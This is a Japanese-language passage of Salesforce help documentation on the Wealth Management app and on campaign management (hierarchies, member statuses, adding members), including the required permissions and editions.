Salesforce for Wealth Management アプリケーションにアクセスするには、Salesforce ページの右上にある Force.com アプリケーションメニューに移動して、Salesforce for Wealth Management を選択します。いずれかの作業を開始するには、目的のタブをクリックします。

関連トピック:

Salesforce for Wealth Management の概要

ウェルスマネジメントのクライアント管理

ウェルスマネジメントのクライアント管理

クライアントは、Salesforce for Wealth Management でのみ使用できます。クライアントとは、ユーザがアドバイスや取引を行う相手、取引を行う可能性のある見込み客、会計士や弁護士など専門職の関係者をいいます。クライアントは [Clients (クライアント)] タブで管理できます。Salesforce の標準の用語ではクライアントのことを「取引先」といいますが、Salesforce for Wealth Management では「クライアント」といいます。

クライアントには、取引先レコードのすべての機能が備わっています。

さらに、クライアントには次の特別な機能があります。

ユーザ権限

[Clients (クライアント)] タブを参照する
- 取引先に対する「参照」

クライアントを参照する
- 取引先に対する「参照」

クライアントを作成する
- 取引先と取引先責任者に対する「作成」

クライアントレコードタイプ
: レコードタイプとは、レコードを整理するためのカテゴリです。クライアントレコードは、次のレコードタイプに割り当てることができます。

- 「ビジネス」には、法人や信託が該当します。
- 「個人」には、既存のクライアントや見込み客が該当します。
- 「プロフェッショナルリレーション」には、弁護士、会計士、その他の専門職の関係者が該当します。

[Client (クライアント)] リストビュー
: [Client (クライアント)] タブのリストビューを使用すると、さまざまな方法で分類したクライアントに簡単にアクセスできます。たとえば、[My A Clients (私の A クライアント)] を選択すると、「A」評価のクライアントのリストが表示されます。

クライアントの詳細
: クライアントの詳細ページには、ウェルスマネジメントのクライアント向けに調整された一連の項目が表示されます。たとえば、クライアントの好みを各種のカテゴリに記録するセクションでは、クライアントが別荘、中型株、小売業界や娯楽業界、ゴルフ、米国の政治の分野に関心があることを記録できます。

[Financial Accounts (金融口座)] 関連リスト
: [Financial Accounts (金融口座)] 関連リストには、口座名、口座番号、時価など、クライアントの金融口座の概要が示されます。この情報は、[Financial Accounts (金融口座)] タブのレコードから取得されます。

[Holdings (保有資産)] 関連リスト
: [Holdings (保有資産)] 関連リストには、ファンド、株式、債券など、クライアントが保有する資産の概要が示されます。保有資産ごとに、市場価格、終値、購入価格、株式数などの価値を表示できます。この情報は、[Holdings (保有資産)] タブのレコードから取得されます。保有資産はそれぞれ金融口座レコードに関連付けられています。

[Client Interests (クライアントの関心)] 関連リスト
: [Client Interests (クライアントの関心)] 関連リストには、クライアントが売買に関心を示している証券の概要が示されます。この情報は、[Client Interests (クライアントの関心)] タブのレコードから取得されます。

[Know Your Clients (クライアント掌握)] 関連リスト
: [Know Your Clients (クライアント掌握)] 関連リストには、クライアントに関連付けられた [Know Your Clients (クライアント掌握)] フォームの概要が示されます。この情報は、[Know Your Clients (クライアント掌握)] タブのレコードから取得されます。

[Relationships (リレーション)] 関連リスト

リレーションとは、配偶者、子、会計士、弁護士など、クライアントの人生に関与する別のクライアントをいいます。リレーションは、クライアントの詳細ページの [Relationships (リレーション)] 関連リストに記録されます。この関連リストはオプションとして使用できます。Salesforce の標準の用語ではリレーションのことを「パートナー」といいますが、Salesforce for Wealth Management では「リレーション」といいます。

[Client Team (クライアントチーム)] 関連リスト

[Client Team (クライアントチーム)] 関連リストには、特定のクライアントの管理を担当するファイナンシャルアドバイザーとその他の Salesforce ユーザが記録されます。Salesforce の標準の用語ではクライアントチームのことを「取引先チーム」といいますが、Salesforce for Wealth Management では「クライアントチーム」といいます。

[Relationship Group Members (リレーショングループメンバー)] 関連リスト

[Relationship Group Members (リレーショングループメンバー)] 関連リストには、クライアントがその一員であるリレーショングループが表示されます。この関連リストはオプションとして使用でき、一部の組織では「世帯メンバー」といいます。

関連トピック:

- Salesforce for Wealth Management の概要
- Salesforce for Wealth Management アプリケーションの操作

Salesforce for Wealth Management レポートおよびダッシュボード

ユーザ権限

レポートを実行する
- 「レポート実行」

および

レポートに表示されているレコードに対する「参照」

ダッシュボードを参照する
- 「レポート実行」

および

ダッシュボードフォルダを参照するためのアクセス権

Salesforce for Wealth Management レポート

Salesforce for Wealth Management には業種固有のレポートが用意され、[レポート] タブの次のフォルダに分類されています。

- Client Reports (クライアントレポート)
- Client Interest Reports (クライアントの関心レポート)
- Financial Account Reports (金融口座レポート)
- Holdings and WM Asset Reports (保有資産および WM 資産レポート)
- Know Your Client Reports (クライアント掌握レポート)

上記のレポートにアクセスするには、[レポート] タブのドロップダウンリストから適切なフォルダを選択し、該当するレポート名をクリックします。

Salesforce for Wealth Management ダッシュボード

Salesforce for Wealth Management は、クライアントリストを分析できる金融口座のダッシュボードなど、業種固有のダッシュボードを備えています。これらのダッシュボードにアクセスするには、[ダッシュボード] タブに移動して、ドロップダウンリストから該当するダッシュボード名を選択します。

メモ: [ホーム] タブでダッシュボードのスナップショットを確認できます。

関連トピック:

- Salesforce for Wealth Management の概要
- Salesforce for Wealth Management アプリケーションの操作

顧客のリレーショングループの設定

キャンペーンおよびリードの生成

キャンペーンの計画、管理、および追跡

キャンペーン

ダイレクトメールプログラム、セミナー、印刷広告、メール、またはその他の種類のマーケティング資料を使用する外部向けマーケティングキャンペーンを管理します。キャンペーンを分析しやすいように階層に整理して、何が会社の売上増加に最も効果があるかを確認できます。

Salesforce でのキャンペーンの迅速な検索、管理、レポート作成が容易になりました。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- キャンペーンホームページ
- *キャンペーンを管理するための 5 つのステップ*

キャンペーンホームページ

[キャンペーン]タブをクリックすると、キャンペーンホームページが表示されます。どのユーザでもキャンペーンホームページにアクセスできます。

- 項目の絞り込みリストを表示するには、[表示]ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、[表示]ドロップダウンリストから選択し、[編集]をクリックします。
- [最近使ったキャンペーン]セクションのドロップダウンリストから項目を選択すると、検索基準に一致する上位のキャンペーンの簡略リストが表示されます。リストのキャンペーン名をクリックすると、そのキャンペーンの詳細に直接移動できます。表示する項目数を変更するには、[25件表示する]と[10件表示する]を切り替えます。表示される項目は、システム管理者が定義した[キャンペーン]タブの検索レイアウトおよび項目レベルセキュリティ設定(Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、およびDeveloper Edition Editionで利用可能)によって決まります。[最近使ったドキュメント]の選択項目は次のとおりです。

[最近使ったドキュメント]の選択項目	説明
最近参照したデータ	最近参照した10件または25件のキャンペーンです。最後に参照したキャンペーンがリストの一番上に表示されます。このリストは、最近自分が参照した項目から作成され、自分または他のユーザが所有するレコードが含まれます。
私の有効なキャンペーン	最近有効に設定した10件または25件のキャンペーンです。最後に作成したキャンペーンがリストの一番上に表示されます。このリストには、自分が所有するレコードのみが含まれます。

- [最近使ったキャンペーン]セクションから、[新規]をクリックすると、新規キャンペーンが作成できます。
- [レポート]でレポート名をクリックすると、そのレポートに移動できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[キャンペーン]タブを参照する
- キャンペーンに対する「参照」

キャンペーンを参照する
- キャンペーンに対する「参照」

キャンペーンを作成する
- キャンペーンに対する「作成」

関連トピック:

キャンペーン

キャンペーン階層の表示

キャンペーン階層により、特定のマーケティングプログラムやマーケティング活動内でキャンペーンをグループ化でき、関連するマーケティング活動をより効率的に分析できます。

キャンペーンの階層を表示するには、キャンペーン詳細ページの［キャンペーン名］項目の横にある [階層の表示] をクリックしてください。キャンペーンが階層の一部でない場合、対応するキャンペーン階層ページには、選択したキャンペーンのみが表示されます。

キャンペーン階層には、［親キャンペーン］項目によって相互に関連付けられているキャンペーンが表示されます。階層は、特定のマーケティング戦略内のキャンペーンのグループなど、キャンペーン間のリレーションを表します。各キャンペーンに対して設定できる親キャンペーンは 1 つだけですが、子キャンペーンの数は無制限で、キャンペーン階層には、最大 5 レベル/世代まで表示できます。言い換えれば、キャンペーン階層の最大深度は 5 レベルでも、各レベルの幅に制限はないということです。取引先責任者やリードなどのキャンペーンメンバーは、任意のレベルに含めることができます。

キャンペーン階層ページでは、キャンペーンはその上のキャンペーンの下にインデントされて表示されます。キャンペーンは、階層レベルに基づいて降順で表示されます。キャンペーン名をクリックすると、そのキャンペーンの詳細ページが表示されます。

個々のキャンペーンの統計情報は、キャンペーンの詳細ページの [キャンペーン統計情報] セクションにあります。親キャンペーンと子キャンペーンの階層統計は、[キャンペーン階層] 関連リストにあります。

メモ: 正確なレポートを作成するには、階層内のすべてのキャンペーンが同じ通貨を使用する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンを参照する

- キャンペーンに対する「参照」

関連トピック:

- キャンペーン階層の設定
- キャンペーン階層統計の表示

キャンペーン階層統計の表示

キャンペーン詳細ページには、[キャンペーン階層]関連リストが表示され、そのキャンペーン階層の親キャンペーンと、その直下にあるすべてのキャンペーンが表示されます。キャンペーン階層を作成するには、キャンペーン詳細ページの［親キャンペーン］参照項目を使用して、キャンペーンを相互に関連付けます。関連リストのキャンペーンをクリックすると、そのキャンペーンの詳細ページが表示されます。

[キャンペーン階層] 関連リストには、リスト内の各キャンペーンの統計項目とキャンペーン階層内の親キャンペーンとその下位キャンペーンすべてを合わせた値が表示されます。統計項目は、組織でキャンペーン階層が有効になるまでは、関連リストには表示されません。詳細および項目の一覧については、「キャンペーン階層の設定」 (ページ 1522)を参照してください。

[キャンペーン階層] 関連リストには、親キャンペーンと子キャンペーンという 2 つの階層レベルの最大値が表示されます。子キャンペーンにさらに子キャンペーンがある場合、下位の子キャンペーンは関連リストに表示されませんが、そのデータはキャンペーン階層統計項目値に含まれます。キャンペーン階層統計項目は、その階層内の個々のキャンペーンの参照権限を持っているかどうかに関係なく、データを集計して表示します。ただし、関連リストに表示されるキャンペーンに対するアクセス権を持っていない場合は、関連リストのリンクから詳細ページを表示できません。キャンペーン階層内のすべてのレベルを表示するには、キャンペーン詳細ページの［キャンペーン名］の横にある [階層の表示] リンクをクリックしてください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンを参照する
- キャンペーンに対する「参照」

キャンペーン階層を参照する
- キャンペーンに対する「参照」

関連トピック:

キャンペーンの表示と編集
キャンペーンの項目

キャンペーンの表示と編集

キャンペーンの表示

キャンペーンのホームページまたはリストページでキャンペーンを指定し、キャンペーン名をクリックすると、詳細情報が表示されます。または、関連付けられているリード、取引先責任者、または個人取引先の [キャンペーン履歴] 関連リストで、キャンペーン名を選択することもできます。詳細のフロート表示が有効になっている場合、詳細ページで参照項目の上にカーソルを置くと、クリックしてレコードの詳細ページに入る前に、レコードに関する情報を表示できます。

キャンペーンの編集

キャンペーンを更新するには、[編集] をクリックして、更新する項目を変更します。変更が完了したら、[保存] をクリックします。変更したキャンペーンを保存して、別のキャンペーンを新規作成するには、[保存&新規]をクリックします。

詳細ページで項目を直接編集するには、インライン編集を使用します。インライン編集が有効になっていない場合は、システム管理者にお問い合わせください。

メモ: 他のキャンペーンの子であるキャンペーンを編集するには、少なくともその親の「参照」アクセス権を持っている必要があります。

キャンペーン階層の作成

キャンペーンを作成または編集するときには、［親キャンペーン］参照項目を使用して、キャンペーンに親を割り当てることができます。ルックアップダイアログでは、既存のキャンペーンを検索することも、新しい親キャンペーンを作成することもできます。組織のキャンペーン階層の設定方法についての詳細は、「キャンペーン階層の設定」 (ページ 1522)を参照してください。

キャンペーン統計情報の計算

キャンペーンの詳細情報には、キャンペーン統計項目があります。これらの項目には、そのレコードへの参照アクセス権を持っているかどうかに関係なく、すべての関連レコードの値が含まれています。キャンペーン階層を有効にしている場合、[キャンペーン階層] 関連リストには、親キャンペーンの階層統計とキャンペーン階層でその下位にあるキャンペーンが表示されます。

メモ: キャンペーン統計情報の計算処理は 2 分ごとに実行され、一度に 1 つのキャンペーンの統計情報が処理されます。大量のキャンペーンや未承認のキャンペーンメンバーが大量に存在するキャンペーンがあると、10 分以上遅れる場合があります。

取引先、リードまたは個人取引先のキャンペーンへのリンク付け

キャンペーンの詳細ページの [メンバーの管理] ドロップダウンボタンから、オプションを選択します。

高度な設定

[高度な設定]をクリックして、キャンペーンに対する［メンバーの状況］の値をカスタマイズします。「キャンペーン設定のカスタマイズ」 (ページ 1521)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンリストを参照する

- キャンペーンに対する「参照」

キャンペーンを変更する

- キャンペーンに対する「編集」

および

［マーケティングユーザ］チェックボックスがオンになっていること

[キャンペーン] 関連リスト

- 詳細ページの最上部にあるリンクの上にカーソルを置くと、対応する関連リストとそのレコードが表示されます。Chatterが有効化されると、フロート表示リンクがフィードの下に表示されます。対話形式のフロート表示を使用して、ユーザは関連リストの項目を簡単に表示、管理できます。フロート表示リンクをクリックすると、関連リストのコンテンツにジャンプできます。フロート表示リンクが有効になっていない場合は、Salesforce のシステム管理者にお問い合わせください。
- 詳細情報の下部には、活動、添付ファイル、キャンペーンメンバー、キャンペーン階層、およびキャンペーンから移行した商談を含むキャンペーン関連情報が表示されます。表示される関連リストは、ユーザが行った個人用のカスタマイズ設定、および管理者が行ったページレイアウトのカスタマイズ設定や関連データに対するユーザの権限によって異なります。それぞれの情報をクリックすると、詳細を表示できます。表示する件数を増やすには、ページの下部にある [さらに表示] または関連リストの下にある [さらに表示] をクリックします。

キャンペーンの印刷
: キャンペーンのすべての情報についての印刷用表示を参照するには、キャンペーンの詳細ページから [印刷用に表示] をクリックします。表示内容を印刷するには、ブラウザの印刷機能を使用します。

共有
: キャンペーンを他のユーザ、グループ、またはロールと共有するには [共有] をクリックします。「キャンペーンの共有」 (ページ 1550)を参照してください。

最後に表示したビューに戻るには、キャンペーンの詳細ページの上部にある [最後に開いたビューへ] をクリックします。折りたたみ可能なセクションを組織が有効にした場合、ユーザは、各詳細ページのセクションヘッダーの横にある矢印アイコンを使用して、詳細ページの各セクションを折りたたみまたは拡張します。

キャンペーンへの個人メンバーの追加

取引先責任者、リード、個人取引先の詳細ページから個々のキャンペーンメンバーを直接選択します。

1. 取引先責任者、リード、または個人取引先の詳細ページで [キャンペーンに追加] をクリックします。
2. キャンペーンを指定します。
3. [キャンペーンメンバーの編集] ページで、キャンペーンメンバーの状況を指定します。
4. 作業を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンメンバーを追加またはコピーする

- キャンペーンに対する「参照」

  および

  リードと取引先責任者に対する「編集」

個々のキャンペーンメンバーを編集する手順は、次のとおりです。

- キャンペーンに対する「参照」

  および

  リードまたは取引先責任者に対する「参照」または「編集」

キャンペーン設定のカスタマイズ

キャンペーンごとに、マーケティングユーザは、リード、取引先責任者、または個人取引先のキャンペーンの［メンバーの状況］値を定義する必要があります。たとえば、カンファレンスの場合は「計画済み」、「メンバーに通知」、「返事待ち」、「出席」といった値を定義できます。Lightning Experience では使用できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンを参照する
- キャンペーンに対する「参照」

メンバーの状況値をカスタマイズする
- キャンペーンに対する「編集」

および

［マーケティングユーザ］チェックボックスがオンになっていること

キャンペーン設定のカスタマイズのユーザ権限

- キャンペーンの高度な設定は誰でも表示できます。ユーザは、次の場合に高度な設定を編集できます。
  - ユーザ一般情報で［マーケティングユーザ］チェックボックスがオンになっていること
  - キャンペーンに対する「編集」権限があること
  - キャンペーンレコードに対して少なくとも作成・共有アクセス権があること
  - Salesforce Classic を使用していること
- メンバーの状況値を置き換えると、関連する取引先責任者またはリードに対する共有アクセス権に関係なく、すべてのキャンペーンレコードが更新されます。

メンバーの状況値の定義

新規キャンペーンのメンバーの状況のデフォルト値は、「実施」と「レスポンスあり」の 2 つです。この値を編集または作成できます。

1. キャンペーンの詳細ページで [高度な設定] をクリックします。
2. [編集] をクリックします。
3. 既存の項目を更新するか、新しい値を追加します。
4. エントリを追加するには [さらに追加] をクリックします。最大 50 件の項目を追加できます。
5. 1 つの項目を「デフォルト」値として選択します。
6. 「回答済み」として数える値を選択します。「回答済み」の値を持つメンバーは、キャンペーンの［レスポンス数］項目に記録されます。

メモ: [回答済み] チェックボックスを変更すると、大きな影響があります。[回答済み] チェックボックスをオンにしたりオフにしたりすると、キャンペーン統計やキャンペーンメンバーの詳細がそれに伴って変わります。具体的には、キャンペーンメンバーレコードの項目［レスポンスあり］、［最終応答日］および［最終更新日］が変わります。たとえば、「出席」という状況を処理し、［返答あり］チェックボックスを選択すると、状況が「出席」である既存のキャンペーンメンバーがキャンペーン統計の回答としてカウントされ、日付項目が更新されます。

メンバーの状況値の置換

各キャンペーンメンバーの［メンバーの状況］の値を一括して置換できます。たとえば、「来場」より「出席」がふさわしい値と判断したとします。

1. キャンペーンの詳細ページで [高度な設定] をクリックします。
2. ［メンバーの状況の値］関連リストの [置換] をクリックします。
3. 変更するメンバーの状況値を入力し、新しい値を選択します。
4. [保存] をクリックします。

メモ: キャンペーンメンバーの状況を置き換えても、積み上げ集計項目の再計算や、ワークフロー、トリガ、または入力規則の起動は行われません。

キャンペーン階層の設定

関連するキャンペーンの健全性を分析およびレポートできます。参照関係を使用してキャンペーンを相互に関連付けることにより、特定のマーケティングプログラムやマーケティング活動でキャンペーンをグループ化できます。

階層には最大5レベルが含まれます。各キャンペーンに対して設定できる親キャンペーンは 1 つですが、子キャンペーンの数は無制限です。

キャンペーン階層を設定するには、［親キャンペーン］項目をキャンペーンページレイアウトに追加し、キャンペーン階層統計項目を有効にします。

項目レベルセキュリティを使用して、項目を表示します。Salesforce の各項目を表示すると、[キャンペーン階層]関連リストの[階層内合計]セクションに項目の値が表示されます。

メモ: ユーザがそのキャンペーン階層内の特定のキャンペーンの共有権限を持っているかどうかに関係なく、キャンペーン階層項目には、親キャンペーンとそのキャンペーン階層配下のすべてのキャンペーンの集計データが示されます。そのため、キャンペーン階層項目を有効にする場合は、組織のキャンペーン共有設定に留意してください。ユーザにアクセス権のないキャンペーンが含まれている階層の集計データを、権限のないユーザに見せたくない場合には、[キャンペーン階層] 関連リストから任意またはすべてのキャンペーン階層項目が削除されるように選択できます。キャンペーン階層項目を関連リストやページレイアウトに追加しなくても、これらの項目にはレポートでアクセスできます。

キャンペーン階層が設定されると、ユーザは、［親キャンペーン］を使用して親キャンペーンを作成して割り当て、[キャンペーン階層]ページまたは[キャンペーン階層] 関連リストで、その階層の詳細情報を参照できます。

メモ: 階層内のすべてのキャンペーンが同じ通貨を使用する必要があります。

[キャンペーン階層]ページは、キャンペーンレコードの[キャンペーン名]の横にある[階層の表示]リンクからアクセスでき、このページには、階層内の全レベルと、各レベルに格納されているキャンペーンが表示されます。詳細は、「キャンペーン階層の表示」(ページ1516)を参照してください。[キャ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーン階層を作成する
- キャンペーンに対する「作成」

  および

  ユーザの詳細ページで［マーケティングユーザ］が有効になっていること

キャンペーン階層を設定する
- 「アプリケーションのカスタマイズ」

ンペーン階層]関連リストには、キャンペーン階層内の親キャンペーンとすべての下位キャンペーンの集計データが表示されます。詳細は、「キャンペーン階層統計の表示」 (ページ 1517)を参照してください。

関連トピック:

キャンペーン設定のカスタマイズ

キャンペーンの項目

キャンペーンメンバーの管理

複数のキャンペーンメンバーの編集

[メンバーの管理] ページからのキャンペーンメンバーの編集

メモ: [メンバーの管理]ページを使用する前に、サポートされているブラウザを使用していることを確認してください。

キャンペーンメンバーの状況の更新、キャンペーンメンバーの詳細の編集、または[メンバーの管理]ページからのキャンペーンメンバーの削除を行う手順は、次のとおりです。

1. [メンバーの管理] をクリックし、キャンペーン詳細ページのドロップダウンボタンから、またはキャンペーン詳細ページの [キャンペーンメンバー] 関連リストから [メンバーの編集 - 検索] を選択します。
2. [既存のメンバー] サブタブで、必要に応じて、既存のメンバーを検索するときの条件を入力し、[Go!] をクリックします。

   メモ: リードと取引先責任者の両方から作成されたキャンペーンメンバーを持つキャンペーンの場合、すべてのメンバーを参照するにはリードと取引先責任者に対する「参照」権限が必要です。リードに対する「参照」権限しかない場合、参照できるのはリードから作成したキャンペーンメンバーのみとなり、取引先責任者に対する「参照」権限しかない場合は、参照できるのは取引先責任者から作成したキャンペーンメンバーのみとなります。

3. 編集するレコードの横にあるチェックボックスをオンにします。現在のページのすべてのレコードを選択するには、ヘッダー行のチェックボックスをオンにします。
4. 必要に応じて、次のアクションを実行します。
   - キャンペーンメンバーの状況を変更するには、[状況の更新] ドロップダウンリストから状況を選択します。
   - キャンペーンからメンバーを削除するには、[削除] をクリックします。
   - キャンペーンメンバーの詳細を編集するには、[編集]をクリックします。
   - キャンペーンメンバーの表示、編集、削除、コピーを行うには、[名前]列でキャンペーンメンバーの名前をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[既存のメンバー]タブを参照する
- キャンペーンに対する「編集」

  および

  リードまたは取引先責任者に対する「参照」

  および

  [マーケティングユーザ] チェックボックスがオンになっていること

キャンペーンメンバーを更新および削除する
- キャンペーンに対する「編集」

  および

  リードと取引先責任者に対する「編集」

  および

  [マーケティングユーザ] チェックボックスがオンになっていること

アクセシビリティモードでは、最新の[メンバーの管理]ページは無効になります。アクセシビリティモードでも、キャンペーンメンバーウィザードを使用して、キャンペーンに取引先責任者またはリードを追加したり、キャンペーンメンバーを更新したりできます。

関連トピック:

- キャンペーンメンバーの管理
- 複数のキャンペーンメンバーの追加
- キャンペーンメンバーの表示と編集

キャンペーンメンバーの管理

キャンペーン詳細ページから直接キャンペーンメンバーを管理します。

[キャンペーンメンバー] 関連リストおよびキャンペーン詳細セクションにある [メンバーの管理] オプションを使用すると、リードと取引先責任者を検索してキャンペーンメンバーに追加したり、既存のメンバーを更新または削除したり、インポートファイルを使用してキャンペーンメンバーを追加または更新したりできます。

[キャンペーンメンバー] 関連リストを使用して、次のことを実行できます。

- 検索から個人メンバーを追加する
- インポートファイルから複数のメンバーを追加する
- メンバーを編集する
- インポートファイルからメンバーの状況を更新する

関連トピック:

- 複数のキャンペーンメンバーの追加
- 複数のキャンペーンメンバーの編集
- キャンペーンメンバーのインポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンメンバーを追加またはコピーする

- キャンペーンに対する「参照」

  および

  リードと取引先責任者に対する「編集」

[キャンペーンメンバー] 関連リストを参照および編集する

- キャンペーンに対する「参照」

  および

  リードまたは取引先責任者に対する「参照」

[キャンペーンメンバー] 関連リストで [メンバーの管理] ボタンを表示して使用する

- キャンペーンに対する「編集」

  および

  リードまたは取引先責任者に対する「参照」

複数のキャンペーンメンバーの追加

[メンバーの管理] ページからのキャンペーンメンバーの追加

[メンバーの管理]ページから、キャンペーンのメンバーとしてリードおよび取引先責任者を追加できます。取引先責任者をキャンペーンに追加するには、［キャンペーンに追加］チェックボックスをオンにする必要があります。

メモ: [メンバーの管理]ページを使用する前に、サポートされているブラウザを使用していることを確認してください。

[メンバーの管理]ページでキャンペーンメンバーを追加する手順は、次のとおりです。

1. [メンバーの管理] をクリックし、キャンペーン詳細ページのドロップダウンボタンから、または [キャンペーンメンバー] 関連リストから [メンバーの追加 - 検索] を選択します。
2. [メンバーの追加] サブタブで、［リード］または［取引先責任者］ラジオボタンを選択し、リードまたは取引先責任者を追加します。
3. リードまたは取引先責任者を検索します。
   - 検索条件を指定して、[Go!] をクリックします。
   - または、[既存のビューを使用] ドロップダウンリストから既存のビュー (すべての未完了リードなど) を選択します。結果が自動的に表示されます。既存のビューを選択した場合は、検索条件を追加または変更して、[Go!] をクリックします。

     メモ: 詳細オプションまたは6つ以上の検索条件を使用しているビューを選択した場合は、検索条件を変更できません。こうしたビューでは、一部の検索条件が表示されませんが、検索結果にはすべての検索条件が反映されます。

4. 追加するレコードの横にあるチェックボックスをオンにします。現在のページのすべてのレコードを選択するには、ヘッダー行のチェックボックスをオンにします。
5. [状況の追加] ドロップダウンリストから状況を選択します。

確認メッセージが表示され、[既存のメンバー]サブタブに、追加したメンバーが表示されます。

メモ: 取引先責任者の追加ができない場合は、［キャンペーンに追加］チェックボックスをオンにします。

1. 取引先責任者のオブジェクト管理設定から、[検索レイアウト]に移動します。
2. [取引先責任者] リストビューの横にある [編集] をクリックします。
3. ［キャンペーンに追加］を選択します。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンメンバーを追加する
- キャンペーンに対する「編集」

  および

  リードと取引先責任者に対する「編集」

  および

  ［マーケティングユーザ］チェックボックスがオンになっていること

キャンペーンメンバーを削除する
- キャンペーンに対する「参照」

  および

  リードまたは取引先責任者に対する「編集」

アクセシビリティモードでは、最新の[メンバーの管理]ページは無効になります。アクセシビリティモードでも、キャンペーンメンバーウィザードを使用して、キャンペーンに取引先責任者またはリードを追加したり、キャンペーンメンバーを更新したりできます。

関連トピック:

- キャンペーンメンバーの管理
- 複数のキャンペーンメンバーの編集
- オブジェクト管理設定の検索

標準レポートからキャンペーンメンバーを追加

ユーザ権限

取引先責任者のレポートからキャンペーンメンバーを追加する	[マーケティングユーザ] チェックボックスがオンになっていること および キャンペーンに対する「編集」 および 取引先責任者に対する「参照」 および レポートに対する「参照」
リードのレポートからキャンペーンメンバーを追加する	[マーケティングユーザ] チェックボックスがオンになっていること および キャンペーンに対する「編集」 および リードに対する「参照」 および レポートに対する「参照」
個人取引先のレポートからキャンペーンメンバーを追加する	[マーケティングユーザ] チェックボックスがオンになっていること および キャンペーンに対する「編集」 および 取引先責任者に対する「参照」 および レポートに対する「参照」

キャンペーンにメンバーを追加する場合は、リード、取引先責任者、および個人取引先の表形式、サマリー、およびマトリックスレポートから行うとすばやく簡単に追加できます。

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. リード、取引先責任者、または個人取引先レコードを返すレポートで、[キャンペーンに追加] をクリックします。

   [キャンペーンに追加]ボタンが無効な場合は、返すレコード数を50,000未満にするようにレポートを変更します。

2. キャンペーンの名前を入力します。
3. 新規メンバーのメンバー状況を選択します。
4. キャンペーンにすでに関連付けられているメンバーの状況を保持するかどうかを選択します。必要に応じて、これらのメンバーの状況を新規メンバーに選択した状況で更新します。
5. [キャンペーンに追加] をクリックします。
6. 確認の画面をレビューします。
7. [完了] をクリックしてレポートに戻ります。

レポートからキャンペーンメンバーを追加する場合は、次の考慮事項に留意してください。

- キャンペーンメンバーの追加プロセスを中断しても、一部のメンバーはキャンペーンに追加される可能性があります。メンバーはバッチで追加されるためです。
- キャンペーンメンバーの追加プロセスを開始後、メンバーが追加される前にリードまたは取引先責任者レコードを編集した場合、それらのリードまたは取引先責任者はキャンペーンに追加されません。
- 有効なリードはキャンペーンに追加できますが、取引開始後のリードは追加できません。取引開始後のリードがレポートに表示されていても心配はいりません。キャンペーンへの追加プロセスに含まれるのは有効なリードのみです。

リストビューから複数のメンバーをキャンペーンに追加

ユーザ権限	エディション
取引先責任者をキャンペーンに追加する ［マーケティングユーザ］チェックボックスがオンになっていること および キャンペーンに対する「編集」 および 取引先責任者に対する「編集」	使用可能なエディション: Salesforce Classic および Lightning Experience 使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リードをキャンペーンに追加する	［マーケティングユーザ］チェックボックスがオンになっていること および キャンペーンに対する「編集」 および リードに対する「編集」
個人取引先をキャンペーンに追加する	［マーケティングユーザ］チェックボックスがオンになっていること および キャンペーンに対する「編集」 および 取引先責任者に対する「編集」

リードまたは取引先責任者リストビューから一度に最大200メンバーをキャンペーンに追加して時間を節約できます。または、キャンペーンにすでに関連付けられているメンバーのメンバー状況を更新できます。

1. 取引先責任者またはリードリストビューに移動します。
2. キャンペーンに追加するレコードを最大200件選択します。
3. [キャンペーンに追加] をクリックします。
4. キャンペーンの名前を入力します。
5. 新規メンバーのメンバー状況を選択します。
6. キャンペーンにすでに関連付けられているメンバーの現在の状況を保持するかどうかを選択します。必要に応じて、これらのメンバーの状況を新規メンバーに選択した状況で更新します。
7. メンバーを追加します。

キャンペーンメンバーの表示と編集

キャンペーンメンバー詳細ページで、キャンペーンメンバーレコードを編集、削除またはコピーできます。また、キャンペーンメンバーがリードに基づく場合、リードを移行できます。キャンペーンメンバーが取引先責任者に基づく場合、商談を作成できます。

キャンペーンメンバー詳細ページを表示するには、キャンペーン詳細ページまたは[既にメンバーの方]タブの[キャンペーンメンバー]関連リストで[氏名]列、[名]列または[姓]列にあるキャンペーンメンバーの名前をクリックします。

